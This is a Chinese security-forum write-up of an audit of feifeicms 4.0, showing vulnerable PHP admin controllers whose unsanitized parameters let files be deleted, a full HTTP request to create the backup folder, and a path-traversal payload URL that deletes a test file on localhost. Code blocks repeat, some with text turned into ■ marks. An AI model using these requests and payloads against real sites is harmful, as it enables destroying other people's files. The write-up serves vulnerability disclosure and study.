feifeicms 4.0 几处任意文件删除

c0lorway / 2018-12-29 10:58:00 / 浏览数 3118 技术文章 技术文章 顶(1) 踩(0)

之前看到补天上有人提过这个CMS，就审计了一小下，这次就先找了几处任意文件删除。
1、位置Lib/Lib/Action/Admin/DataAction.class.php，两处

```
public function del(){
   $filename = trim($_GET['id']);
   @unlink(DATA_PATH.'_bak/'.$filename);
   $this->success($filename.'已经删除！');
}
//删除所有分卷文件
public function delall(){
   foreach($_POST['ids'] as $value){
      @unlink(DATA_PATH.'_bak/'.$value);
   }
   $this->success('批量删除分卷文件成功！');
}
```

```
public function del(){
   $filename = trim($_GET['id']);
   @unlink(DATA_PATH.'_bak/'.$filename);
   $this->success($filename.'■■■■■');
}
//■■■■■■■■
public function delall(){
   foreach($_POST['ids'] as $value){
       @unlink(DATA_PATH.'_bak/'.$value);
   }
   $this->success('■■■■■■■■■■■');
}
```

未经处理的GET和POST参数直接拼接到路径后，造成文件删除。但实际本地测试发现_bak文件夹默认是不存在的，需要进行备份功能后才能生成。
全局搜索_bak字段，找到一处_bak文件夹的创建，在Lib/Lib/Action/Admin/DataAction.class.php 51行的write_file函数。

```
public function insert(){
   if(empty($_POST['ids'])){
      $this->error('请选择需要备份的数据库表！');
   }
   $filesize = intval($_POST['filesize']);
   if ($filesize < 512) {
      $this->error('出错了,请为分卷大小设置一个大于 512 的整数值！');
   }
   $file = DATA_PATH.'_bak/';
   $random = md5(mt_rand(10000, 99999));
   $sql = '';
   $p = 1;
   foreach($_POST['ids'] as $table){
      $rs = D(ucfirst(str_replace(C('db_prefix'),'',$table)));
      $array = $rs->select();
      $sql.= "TRUNCATE TABLE `$table`;\n";
      foreach($array as $value){
         $sql.= $this->insertsql($table, $value);
         if (strlen($sql) >= $filesize*1000) {
            $filename = $file.date('Ymd').'_'.$random.'_'.$p.'.sql';
            write_file($filename,$sql);
            $p++;
            $sql='';
         }
      }
   }
   if(!empty($sql)){
      $filename = $file.date('Ymd').'_'.$random.'_'.$p.'.sql';
      write_file($filename,$sql);
   }
   $this->assign("jumpUrl",'?s=Admin-Data-Show');
   $this->success('数据库分卷备份已完成,共分成'.$p.'个 sql 文件存放！');
}
```

```
public function insert(){
   if(empty($_POST['ids'])){
       $this->error('■■■■■■■■■■■■■');
   }
   $filesize = intval($_POST['filesize']);
   if ($filesize < 512) {
       $this->error('■■■,■■■■■■■■■■■■512■■■■■■');
   }
   $file = DATA_PATH.'_bak/';
```

```
    $random = md5(mt_rand(10000, 99999));
    $sql = '';
    $p = 1;
    foreach($_POST['ids'] as $table){
        $rs = D(ucfirst(str_replace(C('db_prefix'),'',$table)));
        $array = $rs->select();
        $sql.= "TRUNCATE TABLE `$table`;\n";
        foreach($array as $value){
            $sql.= $this->insertsql($table, $value);
            if (strlen($sql) >= $filesize*1000) {
                $filename = $file.date('Ymd').'_'.$random.'_'.$p.'.sql';
                write_file($filename,$sql);
                $p++;
                $sql='';
            }
        }
    }
    if(!empty($sql)){
        $filename = $file.date('Ymd').'_'.$random.'_'.$p.'.sql';
        write_file($filename,$sql);
        }
    $this->assign("jumpUrl",'?s=Admin-Data-Show');
    $this->success('■■■■■■■■■■,■■■'.$p.'■sql■■■■■');
}
```

进入write_file函数，可以看到内部调用了封装了的mkdir方法mkdirss

```
function write_file($l1, $l2 = '')
{
    $dir = dirname($l1);
    if (!is_dir($dir)) {
        mkdirss($dir);
    }
    return @file_put_contents($l1, $l2);
}

function mkdirss($dirs, $mode = 0777)
{
    if (!is_dir($dirs)) {
        mkdirss(dirname($dirs), $mode);
        return @mkdir($dirs, $mode);
    }
    return true;
}
```




```
function write_file($l1, $l2 = '')
{
    $dir = dirname($l1);
    if (!is_dir($dir)) {
        mkdirss($dir);
    }
    return @file_put_contents($l1, $l2);
}

function mkdirss($dirs, $mode = 0777)
{
    if (!is_dir($dirs)) {
        mkdirss(dirname($dirs), $mode);
        return @mkdir($dirs, $mode);
    }
    return true;
}
```

现在构造payload，需要先备份使创建_bak文件夹。这里需要满足strlen($sql) >= $filesize*1000。

```
POST /4.0.181010/index.php?s=Admin-Data-Insert HTTP/1.1
Host: localhost:8888
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/62.0.3202.9 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://localhost:8888/4.0.181010/index.php?s=Admin-Data-Show
Content-Type: application/x-www-form-urlencoded
Content-Length: 429
Cookie:
gHdo_2132_ulastactivity=1133gZ5BvvzTn%2BgZ3EKDvIuu8kh%2Ber%2Br2hIKnQs9qxqHlRVq%2FXeI;
gHdo_2132_lastcheckfeed=2%7C1540545000; gHdo_2132_nofavfid=1;
I4fo_2132_ulastactivity=5c9aKV%2FTNY30ARFxG%2FDNwqWIk3D0mYC19HflagLCk6BBU7TggJ%2B5;
I4fo_2132_nofavfid=1; PHPSESSID=8cf834c81ddaa9bc76a59929c8957a6a;
__tins__16951751=%7B%22sid%22%3A%201544082533746%2C%20%22vd%22%3A%203%2C%20%22expire
s%22%3A%201544084581029%7D; __51cke__=; __51laig__=75;
__tins__14834816=%7B%22sid%22%3A%201544092185576%2C%20%22vd%22%3A%201%2C%20%22expire
s%22%3A%201544093985576%7D;
ff_user=ZF2fnZqbmZ2U0Khcl8eWxpqJm8rLnsudyaanWsqSlcKVnGxxZW6WlWaclpqYy2qbnpVqnMhqlpqec
Web
Connection: close
Upgrade-Insecure-Requests: 1

ids%5B%5D=ff_admin&ids%5B%5D=ff_ads&ids%5B%5D=ff_card&ids%5B%5D=ff_cj&ids%5B%5D=ff_forum&i
ds%5B%5D=ff_link&ids%5B%5D=ff_list&ids%5B%5D=ff_nav&ids%5B%5D=ff_news&ids%5B%5D=ff_orders&i
ds%5B%5D=ff_player&ids%5B%5D=ff_record&ids%5B%5D=ff_score&ids%5B%5D=ff_slide&ids%5B%5D=ff_s
pecial&ids%5B%5D=ff_tag&ids%5B%5D=ff_user&ids%5B%5D=ff_vod&filesize=512&submit=%E5%BC%80%E
5%A7%8B%E5%A4%87%E4%BB%BD&__hash__=75c3b8b80b589033be55bcea4eac3e69
```

备份成功



下面构造文件删除payload，访问http://localhost:8888/4.0.181010/index.php?s=/admin-data-del&id=../../../../../../../../Users/xx/Desktop/123.txt


另一处原理相同，这里不再测试。

2、位置Lib/Lib/Action/Admin/TplAction.class.php，88

```
public function del(){
$id = admin_ff_url_repalce(str_replace('*','.',trim($_GET['id'])));
if (!substr(sprintf("%o",fileperms($id)),-3)){
   $this->error('无删除权限！');
}
@unlink($id);
if (!empty($_SESSION['tpl_jumpurl'])) {
   $this->assign("jumpUrl",$_SESSION['tpl_jumpurl']);
}else{
   $this->assign("jumpUrl",'?s=Admin/Tpl/Show');
}
$this->success('删除文件成功！');
}
```

```
public function del(){
   $id = admin_ff_url_repalce(str_replace('*','.',trim($_GET['id'])));
   if (!substr(sprintf("%o",fileperms($id)),-3)){
       $this->error('■■■■■■');
   }
   @unlink($id);
   if (!empty($_SESSION['tpl_jumpurl'])) {
       $this->assign("jumpUrl",$_SESSION['tpl_jumpurl']);
   }else{
       $this->assign("jumpUrl",'?s=Admin/Tpl/Show');
   }
   $this->success('■■■■■■■');
}
```

可以看到id参数没有做过滤，是可以进行任意文件删除的。测试时在桌面上创建123.txt，构造payload为http://localhost:8888/4.0.181010/index.php?s=/admin-tpl-del



可以看到文件已删除。

点击收藏 | 0 关注 | 1

上一篇：Cross Browser Tra... 下一篇：便携式路由器的安全性研究

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板